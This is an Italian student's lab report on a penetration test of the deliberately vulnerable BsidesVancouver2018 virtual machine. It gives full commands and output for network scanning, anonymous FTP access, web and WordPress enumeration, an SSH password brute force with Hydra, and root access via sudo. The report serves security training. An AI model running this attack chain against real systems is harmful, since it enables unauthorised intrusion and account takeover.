


PROGETTO W16D4

ALUNNO: MAZZI EMANUELE

TRACCIA:

scaricare una nuova vm dal link dati dalla traccia ed eseguire un VA/PT completo sulla macchina bersaglio.

Dopo aver importato la macchina BsidesVancouver2018 all'interno di VirtualBox, ho configurato sia Kali Linux che la macchina bersaglio in modalità Bridge Adapter, così da permettere alle due VM di comunicare direttamente sulla stessa rete locale.



Per prima cosa ho verificato la configurazione di rete della mia macchina Kali Linux tramite il comando `ip a`, così da controllare l'indirizzo IP assegnato e capire in quale subnet mi trovassi prima di iniziare la fase di discovery.

```
(kali@kali)-[~]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.188/24 brd 192.168.1.255 scope global dynamic noprefixroute eth0
        valid_lft 86291sec preferred_lft 86291sec
    inet6 fe80::d8e4:d62d:c863:81a0/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

Successivamente ho eseguito una scansione della rete tramite Nmap utilizzando il comando `nmap -sn 192.168.1.0/24`, così da identificare gli host attivi presenti nella subnet.

Tramite questa scansione ho individuato la macchina bersaglio **bsides2018.home** all'indirizzo IP 192.168.1.77. all'interno della rete locale.

```

(kali㉿kali)-[~]
$ nmap -sn 192.168.1.0/24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 09:02 -0400
Nmap scan report for home (192.168.1.1)
Host is up (0.0013s latency).
MAC Address: 64:DD:68:D4:8D:70 (Zyxel Communications)
Nmap scan report for bsides2018.home (192.168.1.77)
Host is up (0.00014s latency).
MAC Address: 08:00:27:95:53:6B (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.1.81
Host is up (0.12s latency).
MAC Address: 9A:88:37:00:53:39 (Unknown)
Nmap scan report for 192.168.1.122
Host is up (0.18s latency).
MAC Address: 00:14:BC:14:E2:0C (Synectic Telecom Exports PVT.)
Nmap scan report for emanuele.home (192.168.1.177)
Host is up (0.000070s latency).
MAC Address: C8:5A:CF:08:4B:F1 (HP)
Nmap scan report for TL-WR940N.home (192.168.1.250)
Host is up (0.00021s latency).
MAC Address: 30:DE:4B:13:1C:C7 (TP-Link Systems)
Nmap scan report for kali.home (192.168.1.188)
Host is up.
Nmap done: 256 IP addresses (7 hosts up) scanned in 2.65 seconds

```

Dopo aver identificato la macchina bersaglio, ho eseguito una scansione più approfondita tramite Nmap utilizzando i flag **-sV**, **-O** e **-p-**, così da individuare le porte aperte, i servizi attivi e il sistema operativo utilizzato dalla macchina.

```

(kali㉿kali)-[~]
$ sudo nmap -sV -O -p- 192.168.1.77
[sudo] password di kali:
Starting Nmap 7.99 ( https://nmap.org ) at 2026-05-07 09:06 -0400
Nmap scan report for bsides2018.home (192.168.1.77)
Host is up (0.00024s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:95:53:6B (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14, Linux 3.8 - 3.16
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds

```

Dalla scansione sono emerse tre porte aperte:

21/tcp → servizio FTP vsftpd 2.3.5

22/tcp → servizio SSH OpenSSH 5.9p1

80/tcp → server web Apache 2.2.22

Inoltre, tramite OS Detection, è stato possibile identificare la macchina come un sistema Linux.

Dopo aver analizzato le porte aperte individuate tramite Nmap, ho deciso di verificare il servizio FTP presente sulla porta 21.

Tramite il comando ftp 192.168.1.77 ho tentato un accesso anonimo utilizzando l'utente anonymous.

Il login è risultato valido senza l'utilizzo di credenziali reali, confermando una configurazione non sicura del servizio FTP.

```
(kali㉿kali)-[~]  
$ ftp 192.168.1.77  
Connected to 192.168.1.77.  
220 (vsFTPD 2.3.5)  
Name (192.168.1.77:kali): anonymous  
230 Login successful.  
Remote system type is UNIX.  
Using binary mode to transfer files.  
ftp>
```

Dopo aver effettuato l'accesso anonimo al servizio FTP, ho eseguito una semplice enumerazione delle directory presenti sul server.

All'interno del servizio era presente una directory chiamata public, potenzialmente utile per raccogliere ulteriori informazioni sul sistema.

```
ftp> ls  
229 Entering Extended Passive Mode (|||55162|).  
150 Here comes the directory listing.  
drwxr-xr-x  2 65534   65534          4096 Mar 03  2018 public  
226 Directory send OK.  
ftp>
```

Continuando l'enumerazione della directory public, ho individuato un file chiamato users.txt.bk, che sembrava contenere informazioni relative agli utenti del sistema.

Tramite il comando get ho scaricato il file users.txt.bk dalla macchina bersaglio, così da analizzarne il contenuto direttamente da Kali.

```
ftp> get users.txt.bk  
local: users.txt.bk remote: users.txt.bk  
229 Entering Extended Passive Mode (|||40464|).  
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).  
100% |*****| 31 18.43 KiB/s 00:00 ETA  
226 Transfer complete.  
31 bytes received in 00:00 (15.45 KiB/s)  
ftp>
```

Analizzando il contenuto del file scaricato, ho trovato una lista di possibili utenti presenti sul sistema:

abatchy
john
mai
anne
doomguy

Questi utenti potrebbero essere utilizzati successivamente per tentativi di autenticazione su altri servizi esposti, come SSH o WordPress.

Dopo aver ottenuto una lista di possibili utenti tramite il servizio FTP, ho provato ad effettuare alcune connessioni SSH manuali verso il target.

Ho notato che gli utenti **john**, **abatchy** e **mai** restituivano il messaggio Permission denied (publickey), mentre l'utente **anne** richiedeva direttamente una password.

Questo comportamento suggerisce che l'utente **anne** sia configurato per l'autenticazione tramite password e possa quindi rappresentare un possibile punto di accesso al sistema.

```
(kali㉿kali)-[~]
$ ssh john@192.168.1.77
The authenticity of host '192.168.1.77 (192.168.1.77)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d8o1Ih22W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.1.77' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
john@192.168.1.77: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh abatchy@192.168.1.77
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.1.77: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh mai@192.168.1.77
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.1.77: Permission denied (publickey).

(kali㉿kali)-[~]
$ ssh anne@192.168.1.77
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.77's password: █
```

Successivamente ho iniziato l'enumerazione del servizio web presente sulla porta 80.

Tramite il comando curl ho verificato che il server Apache fosse attivo e raggiungibile, ma la homepage mostrava solamente la pagina di default "It works!", suggerendo la possibile presenza di contenuti o directory nascoste.

```
(kali㉿kali)-[~]
$ curl http://192.168.1.77
<html><body><h1>It works!</h1>
<p>This is the default web page for this server.</p>
<p>The web server software is running but no content has been added, yet.</p>
</body></html>
```

Per continuare l'enumerazione del servizio web ho utilizzato Gobuster, così da individuare eventuali directory o file nascosti presenti sul server Apache.

Tramite la scansione sono stati individuati diversi percorsi interessanti, tra cui **robots.txt**, che poteva contenere ulteriori informazioni utili sulla struttura del sito.

```
(kali㉿kali)-[~]
$ gobuster dir -u http://192.168.1.77 -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.1.77
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

.htpasswd (Status: 403) [Size: 289]
.htaccess (Status: 403) [Size: 289]
.hta (Status: 403) [Size: 284]
cgi-bin/ (Status: 403) [Size: 288]
index (Status: 200) [Size: 177]
index.html (Status: 200) [Size: 177]
robots (Status: 200) [Size: 43]
robots.txt (Status: 200) [Size: 43]
server-status (Status: 403) [Size: 293]
Progress: 4613 / 4613 (100.00%)

Finished
```

Analizzando il file **robots.txt**, ho individuato una directory chiamata **/backup_wordpress**.


Questa informazione suggeriva la presenza di un'installazione WordPress non immediatamente visibile dalla homepage principale del server.

```
(kali㉿kali)-[~]
$ curl http://192.168.1.77/robots.txt
User-agent: *
Disallow: /backup_wordpress
```

Accedendo alla directory **/backup_wordpress** ho identificato un'installazione WordPress raggiungibile dal browser.

Analizzando i contenuti del blog ho notato la presenza dell'utente john, menzionato anche come amministratore IT all'interno di un post pubblicato sul sito.

Questa informazione risultava particolarmente interessante poiché il nome utente john era già stato individuato precedentemente durante l'enumerazione FTP.



Per approfondire l'analisi del CMS WordPress ho utilizzato **WPScan**, uno strumento specifico per l'enumerazione di installazioni WordPress.

Tramite la scansione sono state raccolte diverse informazioni interessanti:

WordPress versione 4.5

PHP 5.3.10

XML-RPC abilitato

tema twenty sixteen

Inoltre WPScan ha confermato la presenza degli utenti:

john

admin

La presenza di una versione WordPress obsoleta e di utenti validi poteva rappresentare un potenziale vettore di attacco.

```

(kali@kali)-[~]
└─$ wpscan --url http://192.168.1.77/backup_wordpress --enumerate u

    W P S C A N
  WordPress Security Scanner by the WPScan Team
    Version 3.8.28
    @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[!] Updating the Database ...
[!] Update completed.
[+] URL: http://192.168.1.77/backup_wordpress/ [192.168.1.77]
[+] Started: Thu May 7 09:40:57 2026

Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache/2.2.22 (Ubuntu)
| - X-Powered-By: PHP/5.3.10-1ubuntu3.26
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.1.77/backup_wordpress/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.1.77/backup_wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.77/backup_wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
| Found By: Rss Generator (Passive Detection)
| - http://192.168.1.77/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
| - http://192.168.1.77/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
| Location: http://192.168.1.77/backup_wordpress/wp-content/themes/twentysixteen/
| Last Updated: 2025-12-02T00:00:00+00:00Z
| Readme: http://192.168.1.77/backup_wordpress/wp-content/themes/twentysixteen/readme.txt
| [!] The version is out of date, the latest version is 3.7
| Style URL: http://192.168.1.77/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5
| Style Name: Twenty Sixteen
| Style URI: https://wordpress.org/themes/twentysixteen/
| Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead w
i...
| Author: the WordPress team
| Author URI: https://wordpress.org/
| Found By: Css Style In Homepage (Passive Detection)
| Version: 1.2 (80% confidence)
| Found By: Style (Passive Detection)
| - http://192.168.1.77/backup_wordpress/wp-content/themes/twentysixteen/style.css?ver=4.5, Match: 'Version: 1.2'

[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 ←=====→ (10 / 10) 100.00% Time: 00:00:01

[!] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu May 7 09:41:03 2026
[+] Requests Done: 71
[+] Cached Requests: 6
[+] Data Sent: 18.073 KB
[+] Data Received: 23.448 MB

```

Dopo aver raccolto diversi utenti validi tramite FTP e WPScan, ho deciso di effettuare un brute force mirato sul servizio SSH utilizzando Hydra. Ho concentrato l'attacco sull'utente anne, poiché durante i tentativi manuali SSH era risultato l'unico account a richiedere una password invece di autenticazione tramite chiave pubblica. Utilizzando la wordlist **rockyou.txt**, Hydra ha identificato correttamente la password: **Username: anne**

Password: princess

Questo mi ha permesso di ottenere credenziali valide per l'accesso SSH al sistema bersaglio.

```
(kali㉿kali)-[~]
$ hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.77
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 12:38:57
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[ERROR] File for passwords not found: /usr/share/wordlists/rockyou.txt

(kali㉿kali)-[~]
$ sudo gzip -d /usr/share/wordlists/rockyou.txt.gz
[sudo] password di kali:

(kali㉿kali)-[~]
$ hydra -t 4 -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.1.77
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-05-07 12:40:29
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.1.77:22/
[22][ssh] host: 192.168.1.77 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-05-07 12:40:35
```

Utilizzando le credenziali ottenute tramite Hydra, ho effettuato con successo l'accesso SSH alla macchina bersaglio con l'utente **anne**. Una volta autenticato, ho ottenuto una shell interattiva sul sistema Ubuntu presente sulla macchina target.

```
(kali㉿kali)-[~]
$ ssh anne@192.168.1.77
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.1.77's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Sun Mar  4 16:14:55 2018 from 192.168.1.68
anne@bsides2018:~$
```

Dopo aver ottenuto l'accesso SSH come utente anne, ho verificato i privilegi disponibili tramite il comando `sudo -l`. Il sistema mostrava che l'utente anne aveva la possibilità di eseguire qualsiasi comando come root: (ALL : ALL) ALL

Questa configurazione permetteva quindi una privilege escalation completa verso l'utente root.

```
anne@bsides2018:~$ sudo -l
[sudo] password for anne:
Matching Defaults entries for anne on this host:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User anne may run the following commands on this host:
    (ALL : ALL) ALL
anne@bsides2018:~$
```

Dopo aver verificato i privilegi sudo disponibili per l'utente anne, ho effettuato una privilege escalation tramite il comando **sudo su**.

In questo modo ho ottenuto con successo una shell con privilegi root sulla macchina

```
anne@bsides2018:~$ sudo su
root@bsides2018:/home/anne#
```

bersaglio, completando il penetration test.

Per completare la fase di post-exploitation ho utilizzato Metasploit, uno degli strumenti affrontati durante il corso.

Tramite il modulo **auxiliary/scanner/ssh/ssh_login** ho automatizzato l'autenticazione SSH verso la macchina bersaglio utilizzando le credenziali ottenute durante la fase di brute force:

Username: anne

Password: princess

L'esecuzione del modulo ha confermato il login valido e aperto una sessione SSH attiva verso il target.

Questa attività ha permesso di verificare ulteriormente la compromissione del sistema tramite strumenti di post-exploitation professionali.

```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Enable verbose logging with set VERBOSE true
Call trans opt: received. 2-19-98 13:24:18 REC:Loc
Trace program: running
    wakes up, Neo...
    the matrix has you
    follow the white rabbit.
    knock, knock, Neo.
    https://metasploit.com
    = [ metasploit v6.4.126-dev ]
    + -- == [ 2,638 exploits - 1,331 auxiliary - 2,153 payloads ]
    + -- == [ 432 post - 49 encoders - 14 nops - 12 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.1.77
RHOSTS => 192.168.1.77
msf auxiliary(scanner/ssh/ssh_login) > set USERNAME anne
USERNAME => anne
msf auxiliary(scanner/ssh/ssh_login) > set PASSWORD princess
PASSWORD => princess
msf auxiliary(scanner/ssh/ssh_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf auxiliary(scanner/ssh/ssh_login) >

```

```

msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.1.77:22 - Starting bruteforce
[*] 192.168.1.77:22 SSH - Testing User/Pass combinations
[+] 192.168.1.77:22 - Success: 'anne:princess' 'uid=1003(anne) gid=1003(anne) groups=1003(anne),27(sudo) Linux bsides2018 3.11.0-15-generic #25-precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 athlon i386 GNU/Linux'
[*] SSH session 1 opened (192.168.1.188:39405 -> 192.168.1.77:22) at 2026-05-07 15:20:37 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) >

```

Questo laboratorio mi ha permesso di applicare concretamente diverse tecniche di enumeration e penetration testing viste durante il corso.

Tramite una corretta fase di raccolta informazioni sono riuscito ad identificare più servizi vulnerabili, tra cui un servizio FTP configurato con accesso anonimo e un'installazione WordPress obsoleta.

L'analisi delle informazioni raccolte mi ha permesso di individuare utenti validi e successivamente ottenere credenziali SSH tramite brute force mirato con Hydra. Infine, grazie ai privilegi sudo assegnati all'utente anne, sono riuscito ad effettuare una privilege escalation completa ottenendo accesso root al sistema bersaglio.

Questo esercizio mi ha aiutato a comprendere meglio l'importanza dell'enumerazione e delle configurazioni errate all'interno di un'infrastruttura vulnerabile.